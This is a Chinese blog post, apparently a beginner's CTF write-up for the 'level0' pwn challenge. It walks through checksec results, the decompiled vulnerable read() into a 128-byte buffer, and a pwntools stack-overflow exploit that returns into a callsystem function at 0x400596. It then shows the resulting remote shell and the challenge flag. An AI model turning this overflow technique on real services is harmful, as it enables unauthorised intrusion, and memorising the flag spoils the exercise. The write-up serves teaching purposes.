

初学pwn-攻防世界(level0)

原创

天柱是真天柱 于 2021-08-27 16:49:05 发布 263 收藏 1

分类专栏: [pwn](#) 文章标签: [pwn](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44547827/article/details/119955206

版权



[pwn](#) 专栏收录该内容

8 篇文章 1 订阅

订阅专栏

初学pwn-writeUp

攻防世界的第三道题目, level0。

首先还是先创建场景, 使用nc进入远端, 发现输出了一个Hello, World, 之后什么都没有了, 使用ls也没有反应, 说明这需要我们获取shell了。

下载文件, 先用checksec查看一下

```
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

这里简单介绍一些checksec这个工具:

1、Relro: No Relro (重定位表只读)

Relocation Read Only, 重定位表只读。重定位表即.got 和 .plt 两个表。

RELRO会有No RELRO、Partial RELRO和FULL RELRO, 如果开启FULL RELRO, 意味着我们无法修改got表

2、Stack: No Canary found (能栈溢出)

这里说明没有设置栈保护, 那么我们可以通过栈溢出来解决题目中的问题

3、NX: NX enable (不可执行内存)


NX 即没有 x 属性, 如果没有 x 属性, 写入的 shellcode 就无法执行。这种情况下, 我们可以使用 ROP (Return-Oriented Programming 返回导向编程), 利用栈溢出在栈上布置地址, 使得我们可以通过栈溢出获得我们想要的数

4、PIE: NO PIE (不开启ASLR 地址随机化)

Address space layout randomization, 地址空间布局随机化。通过将数据随机放置来防止攻击。


如果程序开启这个地址随机化选项就意味着程序每次运行的时候地址都会变化, 而如果没有开PIE的话那么No PIE (0x400000), 括号内的数据就是程序的基地址

通过checksec的结果，我们可以发现可以通过栈溢出来完成这个题目。将它放进ida中分析一下。




```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     write(1, "Hello, World\n", 0xDuLL);
4     return vulnerable_function(1LL);
5 }
```

反汇编之后可以发现，在输出了Hello World之后，直接返回了一个函数的返回结果。我们点进去查看一下这个函数的逻辑。



```
1 ssize_t vulnerable_function()
2 {
3     char buf[128]; // [rsp+0h] [rbp-80h] BYREF
4
5     return read(0, buf, 0x200uLL);
6 }
```

发现在这个函数中，调用了read，将数据读取到buf中，可以观察到，这里buf占用了0-80，一共八十个字节的空。这里读取数据到数组中，就给了我们栈溢出的机会，点进去看一下。




```
-0000000000000080 ; D/A/* : change type (data/ascii/array)
-0000000000000080 ; N      : rename
-0000000000000080 ; U      : undefine
-0000000000000080 ; Use data definition commands to create local
-0000000000000080 ; Two special fields " r" and " s" represent :
-0000000000000080 ; Frame size: 80; Saved regs: 8; Purge: 0
-0000000000000080 ;
-0000000000000080
-0000000000000080 buf          db 128 dup(?)
+0000000000000000 s            db 8 dup(?)
+0000000000000008 r            db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

CSDN @天柱真菜


可以看到在buf之后，还有一个s和一个r，这个r就是返回值的地址，也就是说，我们可以通过修改这个r所指向地址的值，让我们获取到我们想要的值。但是这条线就到这里了，没有别的信息了。我们再去找其他的线索。

我们看下函数列表，可以看到vulnerable_function函数上边还有一个callsystem函数，关于system的函数，有可能是比较重要的函数，点进去看看。



CSDN @天柱真菜

嗯，没错，这里就是我们需要的shell，有了它之后，我们就可以查看远端的文件，但是我们没有办法直接调用它。不过不只是每个变量有自己的地址，每个函数也是有它的地址的。我们点开export查看一下。



CSDN @天柱真菜

这里看到callsystem的地址是400596，我们就可以将这个地址，覆盖到上边的r上，将它返回给我们，这样我们就可以调用它，这里要注意，地址是十六进制，所以应该是0x400596。

exp:

```
from pwn import *  
  
p = remote("node4.buuoj.cn", 28240);  
payload = 'a'*0x88 + p64(0x400596).decode("iso-8859-1");  
  
p.recvuntil("World\n");  
p.sendline(payload);  
  
p.interactive();
```

执行exp。

```
lqr8452@ubuntu:~/Desktop/pwn-test$ python3 exp.py
[+] Opening connection to 111.200.241.244 on port 54747: Done
exp.py:6: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
p.recvuntil("World\n");
exp.py:7: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
p.sendline(payload);
[*] Switching to interactive mode
$ ls
bin
dev
flag
level0
lib
lib32
lib64
```

CSDN @天柱真菜

可以发现我们已经获取到了shell权限，执行ls，我们可以明显的看到flag这个文件。去瞅瞅

```
flag
level0
lib
lib32
lib64
$ cat flag
cyberpeace{dbfdf06df4adee7705803704da93a59f}
$
```

OK! 完成!